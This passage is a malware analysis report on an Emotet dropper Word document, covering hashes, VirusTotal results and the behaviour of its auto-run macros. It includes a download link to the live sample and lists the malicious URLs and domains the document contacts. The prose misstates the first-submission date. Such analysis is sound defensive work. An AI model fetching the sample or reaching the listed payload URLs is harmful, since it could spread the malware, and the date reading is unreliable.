Analysis of Malicious Document

The next malware to be analyzed is a malicious document. Document-based malware has been on the rise and comes in the form of common file types. The malware embeds malicious codes into documents, PDFs, spreadsheets, and other files which can execute commands within the victim's system upon activation. Details of the malware sample are shown below along with the download link.


Types	MS Word Document
Filename	FA04909_7.doc
MD5 Hash	7fcda3c12ba8b6a15a3f534c420da13b
URL Download	https://github.com/InQuest/malware-samples/blob/master/2019-06-Emotet-Droppers/2618b4d1cfdf9290c1df934b0658fa889cfefe4b7d8b6f6e3a37c0c4bd2ad02a

Static Analysis


The process of static analysis enables the analyst to examine the malicious document without executing the document. It can confirm whether the document is malicious, provide information about its functionality, and might reveal indicators of network connectivity.

VirusTotal Scanning

When first analysing potential malware, it is recommended to run it through multiple antivirus programs to identify whether the sample have already been recognized. Antivirus software, on the other hand, is far from flawless. To identify malicious files, it primarily relies on a database of identifiable pieces of known suspicious code (file signatures), as well as behavioural and pattern-matching analyses (heuristics). Because different antivirus products use different signatures and heuristics, running multiple antivirus programs against the same malicious document would be more effective. Hence, the malicious document would be uploaded to VirusTotal for scanning by multiple antivirus engines. VirusTotal generates a report with the overall number of engines that flagged the file as malicious, the malware name, and, if available, further malware details.



Based on the results from VirtusTotal as seen above, it suggests that the malicious document is related to a trojan dropper. Out of 61 antivirus engines, the sample was identified as a malicious document against 44 different scanners. Additionally, it noted that malicious macros were embedded into the sample which will be further analysed.


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 5

Basic Properties

MD5	7fcda3c12ba8b6a15a3f534c420da13b
SHA-1	fb0c218d9d66e2409d737d12cb53cc6cb216e9fb
SHA-256	2618b4d1cfdf9290c1df934b0658fa889cfefe4b7d8b6f6e3a37c0c4bd2ad02a
Vhash	42b36a96cf605e327b224fcf3f0ef240
SSDEEP	1536:Docn1kp59gxBK85fBARjCTM4Yv54+a9kT:c41k/W48mjCgdRH
File type	MS Word Document
Magic	CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Sun Jan 13 15:22:00 2019, Last Saved Time/Date: Sun Jan 13 15:22:00 2019, Number of Pages: 1, Number of Words: 2, Number of Characters: 14, Security: 0
TrID	Microsoft Word document (52.6%)
TrID	Microsoft Word document (old ver.) (33.3%)
TrID	Generic OLE2 / Multistream Compound (14%)
File size	90.13 KB (92288 bytes)


History

Creation Time	2019-01-14 15:22:00 UTC
First Submission	2019-01-14 15:54:11 UTC
Last Submission	2020-07-17 12:54:23 UTC
Last Analysis	2020-07-17 12:54:23 UTC

Names

FA04909_7.doc
INVOICE_S63891.doc
Invoice-H57767.doc
INVOICE-H575690.doc

More details of the sample from VirtusTotal are seen above. It verified the file type of the malicious document to be Microsoft Word Document and other basic properties such as the hashes and file size are shown. From the history of the sample, the sample was created on 14th January 2019 and the first submission of malicious was dated on 17th July 2020. This means that the malicious document is present for about 2 years as of the date of this report. Moreover, the sample should not be difficult to analyse through static analysis as the malicious document is also not known to be packed and string analysis might reveal indicators about the sample.


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 5

Contacted URLs

Scanned	Detections	Status	URL
2020-09-14	4 / 79	200	http://dirtyactionsports.com/vVgr4dva
2020-01-24	5 / 72	200	http://espasat.com/1YbH45y
2020-01-24	5 / 72	404	http://liarla.com/RqAjQLJlx


Contacted Domains

Domain	Detections	Created	Registrar
demign.com	1 / 90	2017-08-24	Launchpad, Inc. (HostGator)
dirtyactionsports.com	1 / 91	2015-11-24	Launchpad, Inc. (HostGator)
espasat.com	4 / 90	2020-03-21	TurnCommerce, Inc. DBA NameBright.com
latuconference.com	3 / 90	2020-08-03	GMO INTERNET, INC.
liarla.com	2 / 91	2016-06-26	Amazon Registrar, Inc.
www.hugedomains.com	0 / 90	2003-10-31	GoDaddy.com, LLC

Contacted IP Addresses

IP	Detections	Autonomous System	Country
104.26.6.37	1 / 90	13335	US
104.26.7.37	0 / 90	13335	US
172.67.70.191	1 / 90	13335	US
192.168.0.1	0 / 90	-	-
192.185.4.123	1 / 90	46606	US
23.20.239.12	0 / 90	14618	US
52.38.212.143	0 / 89	16509	US


Upon looking at further information about the malicious document, under the relations section, it states the URLs, Domains, and IP addresses that the sample attempted to contact. Most of the references stated were detected as malicious especially from the contacted URLs and Domains which can be useful indicators to look out for when performing further analysis.




In addition, VirusTotal provides a graph summary and as seen above, multiple files were attempted to be downloaded by the malicious document upon execution. However, not much information about the files could be found or detected. This concludes the analysis of the malicious document based on VirusTotal, the sample would be further discussed and analysed using different static analysis tools.

Macros Extraction


Since the file was identified to be Microsoft Office Document, it is essential to analyse the malicious macros embed in the document. OfficeMalScanner is a MS Office forensic tool to scan for malicious traces, like shellcode heuristics, PE-files or embedded OLE streams. Hence, this tool would be used to extract the macros of the sample to perform analysis on the embedded code.



As seen above, the usage of OfficeMalScanner was fairly simple and it managed to extract 14 macros that were embedded in the malicious document. Despite successfully extracting multiple macros, after briefing scanning through the files, only 3 macros provided useful information to perform analysis.




InvoiceS contains an autoopen subrountine indicates that this procedure runs automatically when the document is first opened. Also, a function called “SleekM” can be seen within the subroutine. Hence, this function would be called when the malicious document is opened, and macros is enabled. Other statements within the subroutine provides not useful information and its relevant with the purpose to hide the SleekM function from static analysis.



The function seen in InvoiceS is located at Nevedam. At first glance, the function does not appear to contain any malicious scripts or functionality. However, it contains a lot of switch case statements to confuse the analyst.


Upon further analysis, it can be seen that the CreateObject is called with “wscript.shell” which creates a shell object. Moreover, the Run method is used containing 2 parameters. The first parameter brings the command to execute, and the second parameter is 14 – 14 which is 0. When the second parameter is 0, it hides the window and activates another window. Hence, this process would run in the background without the victim knowing when the document is opened and macros is enabled. As for the string command within the first parameter, it seems that pixeli.TextBox1 is used as the string command.




As seen in pixeli, there appears to be a TextBox with a variable named TextBox1. The contents of TextBox would be further analysed in the later sections to understand what is being executed by the macro.

String Analysis


The next method to analyse the malicious document is using string analysis. Searching through the strings can be a simple way to get information about the functionality of a sample. For example, if the program accesses a URL, the URL accessed can be seen which is stored as a string in the program.



As seen above, the sample contain strings that appears to be malicious scripts intended for the macros to execute. Based on this information, it seems that the malware would create child processes upon execution which is a good host-based indicator for the document. From the highlighted lines, the results of the script would be carried forward to another terminal as seen by " | cmD.ExE".




Following that, network-based indicators can also be seen as a few URLs are shown in the highlighted lines. Based on this analysis, the malware appears to be accessing these websites to download malware into the victim's system.




Upon further analysis, several SRP steams can be seen. SRP streams in Microsoft Office documents can reveal older versions of VBA macro code used by the adversary in earlier attacks. After the attacker modifies the malicious document for a new attack, Microsoft Office sometimes retains a cache of the earlier macro inside these streams, allowing analysts to expand their understanding of the incident and derive valuable threat intelligence. In other words, SRP streams can help the analysis travel back in time.


Structure Storage Analysis



